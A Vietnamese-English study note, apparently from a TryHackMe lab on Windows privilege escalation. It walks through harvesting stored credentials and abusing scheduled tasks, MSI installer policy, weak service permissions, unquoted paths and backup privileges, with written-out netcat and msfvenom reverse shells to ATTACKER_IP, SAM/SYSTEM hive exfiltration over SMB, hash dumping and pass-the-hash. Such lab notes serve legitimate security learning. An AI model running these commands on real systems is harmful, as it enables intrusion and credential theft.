

# windows Privl

👤 Created By	
👤 Last Edited By	

[Windows Privilege Escalation](#)

[Harvesting Passwords from Usual Spots \( thu thập thông tin từ các điểm thông thường\)](#)

[Unattended Windows Installations - cài đặt windows không giám sát](#)

[Powershell History](#)

[Saved Windows Credentials](#)

[IIS Configuration](#)

[Retrieve Credentials from Software: PuTTY \( lấy thông tin đăng nhập từ Putty\)](#)

[Other Quick Wins](#)

[Scheduled Tasks](#)

[AlwaysInstallElevated](#)

[Abusing Service Misconfigurations \( lợi dụng sai cấu hình\)](#)

[Windows Services](#)

[Insecure Permissions on Service Executable quyền không an toàn trên dnu có thể exe](#)

[Unquoted Service Paths - đường dẫn chưa đc trích dẫn:](#)

[Insecure Service Permissions - quyền dịch vụ không an toàn](#)

[Abusing dangerous privileges - Lạm dụng các đặc quyền nguy hiểm:](#)

[Windows Privileges- đặc quyền Win](#)

[SeBackup / SeRestore](#)

[SeTakeOwnership](#)

[SeImpersonate / SeAssignPrimaryToken](#)

[Abusing vulnerable software - lợi dụng các phần mềm dễ bị tấn công:](#)

[Unpatched Software:](#)

[Case Study: Druva inSync 6.6.3](#)

[Tools of the Trade](#)

[WinPEAS ·](#)

[PrivescCheck](#)

[WES-NG: Windows Exploit Suggester - Next Generation](#)

[Metasploit](#)

## Windows Privilege Escalation

Leo thang đặc quyền bao gồm việc sử dụng quyền truy cập được cấp cho một máy chủ với user A, và tận dụng nó để có quyền truy cập vào user B bằng cách lạm dụng điểm yếu trong hệ thống mục tiêu. Mặc dù mong muốn rằng user AB có quyền quản trị viên, nhưng có thể có những tình huống mà chúng tôi sẽ cần phải leo thang sang các acc khác trước khi thực sự nhận được đặc quyền quản trị

Có được quyền truy cập vào các tài khoản khác nhau có thể đơn giản như tìm thông tin đăng nhập trong các tệp văn bản hoặc bằng tính không được bảo mật bởi một số người dùng ko sử dụng một cách an toàn nhưng ko phải lúc nào cung chính xác. Tùy thuộc vào tình huống, mà có thể cần phải lạm dụng một số điểm yếu như:

- Cấu hình sai trên các dịch vụ Windows hoặc các tác vụ lên lịch
- Các đặc quyền quá mức được gán cho tài khoản
- Phần mềm dễ bị tấn công, chứa lỗ hổng, yếu
- Thiếu các bản update, fix lỗi bảo mật Win

### Windows Users

Hệ thống Windows chủ yếu có hai loại người dùng. Tùy thuộc vào mức độ truy cập mà có thể phân theo:

- **Administrators:** Những người dùng này có nhiều đặc quyền nhất. Họ có thể thay đổi bất kỳ tham số cấu hình hệ thống nào và truy cập bất kỳ tệp nào trong hệ thống.-
- **Standard Users:** Những người dùng này có thể truy cập vào máy tính nhưng chỉ thực hiện các tác vụ hạn chế. Thông thường, những người dùng này không thể thực hiện các thay đổi vĩnh viễn hoặc cần thiết cho hệ thống và bị giới hạn trong các tệp của họ.

Bất kỳ người dùng nào có đặc quyền quản trị sẽ là một phần của **Administrators** group. Mặt khác, người dùng tiêu chuẩn là một phần của **Users** group.

Ngoài ra, một số tài khoản tích hợp đặc biệt được hệ điều hành sử dụng trong đặc quyền leo thang:

- **SYSTEM / LocalSystem:** Một tài khoản được sử dụng bởi hệ điều hành để thực hiện các tác vụ nội bộ. Nó có toàn quyền truy cập vào tất cả các tệp và tài nguyên có sẵn trên máy chủ với các đặc quyền thậm chí còn cao hơn administrators.
- **Local Service:** Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với đặc quyền "tối thiểu". Nó sẽ sử dụng các kết nối ẩn danh qua mạng.
- **Network Service:** Tài khoản mặc định được sử dụng để chạy các dịch vụ Windows với đặc quyền "tối thiểu". Nó sẽ sử dụng thông tin đăng nhập máy tính để xác thực thông qua mạng.

→ được quản lý bởi Windows và sẽ không thể sử dụng như các acc khác, tuy nhiên trong một số trường hợp, có thể có được đặc quyền của nó do khai thác các dịch vụ cụ thể

## Harvesting Passwords from Usual Spots ( thu thập thông tin từ các điểm thông thường)

### Unattended Windows Installations - cài đặt windows không giám sát

Khi cài Win trên một số lượng lớn máy chủ, administrators có thể sử dụng Windows Deployment Services dịch vụ triển khai Windows cho phép triển khai một hình ảnh hệ điều hành duy nhất cho một số máy chủ thông qua mạng → cài đặt không giám sát vì chúng không yêu cầu sự tương tác của người dùng và y.c quyền quản trị viên để thiết lập ban đầu, đc lưu trữ ở:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml

### Powershell History

Lỡ chạy lệnh với pass

```
C:\Users\thm-unpriv>type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
ls
whoami
whoami /priv
whoami /group
whoami /groups
cmdkey /?
cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCknetPa5z
cmdkey /list
cmdkey /delete:thmdc.local
cmdkey /list
runas /?
```

### Saved Windows Credentials

Win cho phép sử dụng thông tin đăng nhập của người dùng khác, liệt kê thông tin đăng nhập đã lưu

```
runas /?


C:\Users\thm-unpriv>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=WPRIVESC1\mike.katz
    Type: Domain Password
    User: WPRIVESC1\mike.katz

C:\Users\thm-unpriv>_
```

→ list đc vài pass có thể sử dụng vs `runas /savecred /user:admin cmd.exe` → try!



## IIS Configuration

Dịch vụ thông tin internet (IIS) là máy chủ web mặc định khi cài Windows. Cấu hình của các trang web trên IIS được lưu trong web.config và có thể lưu trữ mật khẩu cho cơ sở dữ liệu hoặc cơ chế xác thực được định cấu hình. Tùy thuộc vào version của IIS mà có thể tìm thấy web.config ở

- C:\inetpub\wwwroot\web.config
- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config

type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString

```
C:\Users\thm-unpriv>type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
    <add connectionStringName="LocalSqlServer" maxEventDetailsLength="1073741823" buffer="false" bufferMode="Notification"
        <add connectionStringName="LocalSqlServer" name="AspNetSqlPersonalizationProvider" type="System.Web.UI.WebControls
    </connectionStrings>
    <add connectionString="Server=thm-db.local;Database=thm-sekure;User ID=db_admin;Password=098n0x35skjD3" name="THM-DB" />
    </connectionStrings>
```

→ tìm các database connections strings on the file

## Retrieve Credentials from Software: PuTTY (lấy thông tin đăng nhập từ Putty)

Đây là 1 ứng dụng SSH, thay vì phải chỉ định các tham số của kết nối mỗi lần, người dùng có thể lưu trữ các phiên nơi IP, người dùng và các cấu hình khác có thể được lưu trữ để sử dụng sau này. Mặc dù Putty ko cho phép người dùng lưu pass SSH của họ nhưng nó sẽ lưu các cấu hình của proxy bao gồm thông tin xác thực dạng clear text

reg query HKEY\_CURRENT\_USER\Software\SimonTatham\Putty\Sessions\ /f "Proxy" /s

→ truy xuất thông tin đăng nhập proxy đc lưu trữ, có thể tìm theo từ khóa (SimonTatham là thằng tạo ra Putty)

## Other Quick Wins

### Scheduled Tasks

Check 1 tác vụ đã lên lịch

List các tác vụ, thông tin chi tiết về 1 dvu bất kỳ

```
C:\> schtasks /query /tn vulntask /fo list /v
Folder: \
HostName: THM-PC1
TaskName: \vulntask
Task To Run: C:\tasks\schtasks.bat
Run As User: taskusr1
```

Nếu người dùng hiện tại có thể sửa đổi hoặc ghi đè tệp exe task to run → có thể kiểm soát những j được thực thi bởi người dùng taskusr1 → le thang đặc quyền ez hơn

Check quyền đối với tệp thực thi → use icacls

```
C:\> icacls c:\tasks\schtask.bat
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(F) # co toan quyen truy cap -> sua doi dc tep .bat ->> chen payload bat ky
```

Dễ hơn hay thay .bat → .exe `C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat`

bắt đầu một listener trên máy attacker trên cùng 1 cổng mà đã chỉ ra trên reverse shell:

```
nc -lvp 4444
```

→ lần tới khi chạy tác vụ này, attacker sẽ nhận được reverse shell với quyền taskusr1 (tự động)

manual bằng lệnh: `C:\> schtasks /run /tn vulntask`

```
"\flag.txt" is not recognized as an interna
operable program or batch file.

C:\Users\taskusr1\Desktop>type flag.txt
type flag.txt
THM{TASK_COMPLETED}
C:\Users\taskusr1\Desktop>
```

## AlwaysInstallElevated

Các tệp trình cài Win còn được gọi là tệp .msi được sử dụng để cài các ứng dụng trên hệ thống, được chạy với đặc quyền người dùng khởi động nó. Tuy nhiên, có thể được định cấu hình để chạy với các đặc quyền cao hơn từ bất kỳ tài khoản người dùng nào → có thể tạo 1 tệp MSI độc hại sẽ chạy với quyền administrator

PP này y.c hai registry values

```
C:\> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
C:\> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

phải set cả 2 giá trị thì mới có thể khai thác lỗ hổng này → tạo file .msi độc hại bằng msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_10.10.99.123 LPORT=LOCAL_PORT -f msi -o malicious.msi
```

tạo reverse shell, exe file .msi

```
C:\> msixec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

## Abusing Service Misconfigurations (lợi dụng sai cấu hình)

### Windows Services

các **Windows Services** được quản lý bởi **Service Control Manager (SCM)**. đây là một quy trình chịu trách nhiệm quản lý trạng thái của các dịch vụ khi cần, check trạng thái của bất kỳ dvu nào và có thể cấu hình các dịch vụ

Mỗi dịch vụ sẽ có một tệp thực thi liên quan sẽ được SCM chạy bất cứ khi nào một dịch vụ được khởi động. Mỗi dịch vụ cung chỉ định acc của user nào mà nó sẽ chạy

Cấu hình service của apphostsvc


```
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 2   AUTO_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : C:\Windows\system32\svchost.exe -k apphost #tep thuc thi
        LOAD_ORDER_GROUP    :
        TAG                  : 0
```

```
DISPLAY_NAME      : Application Host Helper Service
DEPENDENCIES      :
SERVICE_START_NAME : LocalSystem #acc chỉ định chạy dịch vụ
```

Dịch vụ có Discretionary Access Control List (DACL) - DS kiểm soát truy cập tùy ý, cho biết ai có quyền bắt đầu, dừng, tạm dừng trạng thái, cấu hình truy vấn hoặc cấu hình lại dịch vụ.

DACL có thể được thấy từ Process Hacker

Tất cả các dịch vụ được lưu trữ theo HKLM\SYSTEM\CurrentControlSet\Services\



→ ở ImagePath chứa tệp thực thi liên quan

và acc được sử dụng để chạy dịch vụ có ở ObjectName

→ chỉ có administrator mới có thể sửa đổi các mục đăng ký như vậy theo mặc định

## Insecure Permissions on Service Executable quyền không an toàn trên dvu có thể exe

Nếu file exe được liên kết với một dịch vụ có các quyền yếu cho phép attacker có thể sửa đổi hoặc thay thế nó, từ đó có thể giành được các đặc quyền của acc dvu

Xét một lỗ hổng có trên Splinterware System Scheduler, truy vấn vs sc:

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: windowscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 0   IGNORE
        BINARY_PATH_NAME    : C:\PROGRA-2\SYSTEM-1\WService.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : System Scheduler Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : .\svcuser1
```

→ thấy dc dvu dc cài bởi phần mềm dễ bị tấn công chạy dưới dạng svcuser1 và file exe được liên kết với dvu nằm trong

[C:\Progra-2\System-1\WService.exe](#)

Tiến hành kiểm tra các quyền trên file exe này

```
C:\Users\thm-unpriv>icacls C:\PROGRA-2\SYSTEM-1\WService.exe
C:\PROGRA-2\SYSTEM-1\WService.exe Everyone:(I)(M) # modify: mọi người đều có thể sửa đổi trên file exe và dvu
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
```

```
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
```

Successfully processed 1 files; Failed processing 0 files

→ có thể ghi đè bằng một payload bất kỳ và dịch vụ sex thực thi nó với các quyền của acc người dùng đã định cấu hình

Tạo một payload exe-service bằng msfvenom

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4445 -f exe-service -o rev-svc.exe

user@attackerpc$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Tiếp get payload đó

```
wget http://ATTACKER_IP:8000/rev-svc.exe -O rev-svc.exe
```

Khi payload nằm trong máy chủ Windows, tiến hành thế file exe bằng payload của attacker mong muốn, cần nâng cấp toàn quyền cho Everyone group bằng:

```
C:\> cd C:\PROGRA~2\SYSTEM-1\

C:\PROGRA~2\SYSTEM-1> move WService.exe WService.exe.bkp
1 file(s) moved.

C:\PROGRA~2\SYSTEM-1> move C:\Users\thm-unpriv\rev-svc.exe WService.exe
1 file(s) moved.

C:\PROGRA~2\SYSTEM-1> icacls WService.exe /grant Everyone:F #gan lai quyen cho everyone
Successfully processed 1 files.
```

Đặt một listener reverse shell trên máy attacker

```
user@attackerpc $ nc -lvp 4445
```

→ khởi động lại dịch vụ....

```
C:\> sc stop windowsscheduler
C:\> sc start windowsscheduler
```

Nhận được 1 reverse shell

```
root@kali)-[/home/kali]
└─# nc -lvp 4445
listening on [any] 4445 ...
10.10.31.64: inverse host lookup failed: Unknown host
connect to [10.11.63.182] from (UNKNOWN) [10.10.31.64] 49899
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
wprivesc1\svcusr1
```

## Unquoted Service Paths - đường dẫn chưa được trích dẫn:

Khi mà không thể ghi vào các file exe như trên, vẫn có thể buộc một dịch vụ chạy các tệp thực thi tùy ý bằng cách sử dụng một tính năng.

VD: khi có cụ thể sẽ lấy được thông tin duy nhất như

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 0    IGNORE
        BINARY_PATH_NAME    : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
        LOAD_ORDER_GROUP    :
```

```

TAG                : 0
DISPLAY_NAME       : VNC Server
DEPENDENCIES       :
SERVICE_START_NAME : LocalSystem

```

Và với cách tìm với một dịch vụ chưa rõ tệp binary được trỏ tới là gì

```

C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME    : C:\MyPrograms\Disk Sorter Enterprise\bin\diskrs.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Disk Sorter Enterprise
        DEPENDENCIES        :
        SERVICE_START_NAME  : .\svcsusr2

```

Khi SCM cố gắng thực thi, vì có space giữa các từ để sc qc → lệnh sẽ ko rõ ràng và SCM không biết mk đang muốn thực thi cái nào? ( tìm kiếm từng ký tự nếu sau ko tồn tại sẽ dừng lại và hiện nội dung trc đã thấy...)

Command	Argument 1	Argument 2
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\diskrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\diskrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\diskrs.exe		

→ nếu attacker tạo ra bất kỳ file nào được tìm kiếm trước khi dịch vụ chính xác thực thi, chúng có thể buộc dvu đó chạy file exe tùy ý trước

Hầu như các file thực thi dịch vụ sẽ được cấu hình mặc định và ko thể dhi được bởi 1 số unprivileged user → ngăn dịch vụ dễ bị tấn công khai thác. Có những ngoại lệ:

- một số trình cài đặt thay quyền trên các thư mục đã cài đặt và làm nó dễ bị tấn công hơn
- Administrator có thể quyết định cài các file binary dịch vụ theo đường dẫn ko mặc định (tận dụng từ đó để khai thác khi có thể tìm ra được file binary đó trốn chỗ nào :))

VD check thông tin bằng

```

C:\> icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Administrators:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                BUILTIN\Users:(I)(CI)(AD)   # nhóm ni co quyen AD
                BUILTIN\Users:(I)(CI)(WD)   # nhóm co quyen WD
# -> cho phép user tạo các thư mục con và tệp
                CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

```

Qua trình tạo payload exe-service với msfvenom và chuyển nó sang victim ( quy trình kế vắn thế)

```

user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe-service -o rev-svc2.exe

user@attackerpc$ nc -lvp 4446

```

Khi dvu bắt đầu thi payload đc thực thi

```

C:\> sc stop "disk sorter enterprise"
C:\> sc start "disk sorter enterprise"

```

-> nhận được 1 reverse shell

```
user@attackerpc$ nc -lvp 4446
Listening on 0.0.0.0 4446
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr2
```

## Insecure Service Permissions - quyền dịch vụ không an toàn

Nếu DACL thực thi của dịch vụ được cấu hình và đường dẫn đến file exe được trích dẫn đúng, nó cho phép sửa đổi cấu hình dịch vụ → cấu hình lại đi → có thể trở đến bất kỳ file thực thi nào mà muốn và chạy nó với bất kỳ tài khoản nào muốn và gồm cả SYSTEM chính

Để check DACL dịch vụ, có thể dùng Accesschk từ sysinternals. Một bản copy có sẵn ở C:\\tools, lệnh kiểm tra dịch vụ thmservice DACL:

```
C:\tools\Accesschk> accesschk64.exe -qlc thmservice
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_PAUSE_CONTINUE
    SERVICE_START
    SERVICE_STOP
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
    SERVICE_ALL_ACCESS # -> nhóm BUILTIN\Users có quyền service_all_access: mọi user cug có thể cấu hình lại dịch vụ
```

Trước khi thực hiện thay đổi dịch vụ → built 1 reverse shell và bắt đầu 1 listener trên máy attacker:

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f exe-service -o rev-svc3.exe

user@attackerpc$ nc -lvp 4447
```

chuyển file exe sang victim và lưu trong C:\Users\thm-unpriv\rev-svc3.exe. Dùng Wget, và cấp quyền cho mọi người để thực thi được payload

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
```

Để thay đổi file exe và acc liên quan của dịch vụ này:

```
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
```

- có thể dùng bất kỳ acc nào có thể chạy dịch vụ, vì chọn LocalSystem vì đây là tài khoản đặc quyền cao nhất hiện có,
- kích hoạt

```
C:\> sc stop THMService
C:\> sc start THMService
```

→ tạo đc 1 reverse shell:

```
user@attackerpc$ nc -lvp 4447
Listening on 0.0.0.0 4447
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
NT AUTHORITY\SYSTEM
```

## Abusing dangerous privileges - Lạm dụng các đặc quyền nguy hiểm:



## Windows Privileges- đặc quyền Win

**Privileges** là các quyền mà acc phải thực hiện các tác vụ cụ thể liên quan đến hệ thống. Các dịch vụ này có thể đơn giản như đặc quyền tắt máy lên đến có thể vượt qua một số điều khiển truy cập dựa trên DACL

`whoami /priv` → list các đặc quyền đang được chỉ định

## SeBackup / SeRestore

Các privil **SeBackup / SeRestore** cho phép người dùng đọc và ghi và bất kỳ tệp nào trên hệ thống bỏ qua bất kỳ DACL nào. → cho phép một số người dùng nhất định thực hiện sao lưu từ một hệ thống mà không yêu cầu

Khi có đc, attacker có thể leo thang dễ dàng các đặc quyền trên hệ thống bằng cách sử dụng nhiều technique ( copy SAM, SYSTEM → lấy hashdump pass của local Administrator's:

```
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.
```

copy sang máy attacker có thể sd bằng SMB.server

```
user@attackerpc$ mkdir share
# tao mot share name: public tro den thu muc share y,c ten user vaf pass cua phien windows hien tai
user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share
```

```
# sau do dung lenh copy tren may win chuyen 2 file sang attacker
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\
C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

```
# dung Impacket truy xuat hashdump pass cua user
user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
#dung hash cua administrator thuc hien pass-the-hash vaf lay quyen truy cap vao victim voi dac quyen system
user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.175.90....
[*] Found writable share ADMIN$
[*] Uploading file nfhtabq0.exe
[*] Opening SVCManager on 10.10.175.90....
[*] Creating service RoLE on 10.10.175.90....
[*] Starting service RoLE....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

## SeTakeOwnership

Đặc quyền **SeTakeOwnership** cho phép có quyền sở hữu bất kỳ đối tượng nào trên hệ thống, bao gồm các tệp và khóa đăng ký, mở ra nhiều khả năng cho attacker upgrade privil:

VD tìm kiếm 1 dvu chạy dưới dạng SYSTEM và nắm quyền sở file exe của dịch vụ đó

Dùng utilman.exe để leo thang đặc quyền. đây là một app Win tích hợp sử dụng để cung cấp các tùy chọn trong lock screen, nó được chạy với quyền SYSTEM → có được các đặc quyền SYSTEM một cách hiệu quả nếu có thể thể đc file binary ban đầu bằng payload malicious

- Nắm quyền sở hữu bằng:

```
C:\> takeown /f C:\Windows\System32\Utilman.exe
```

```
SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "WINPRIVESC2\thmtakeownership".
```

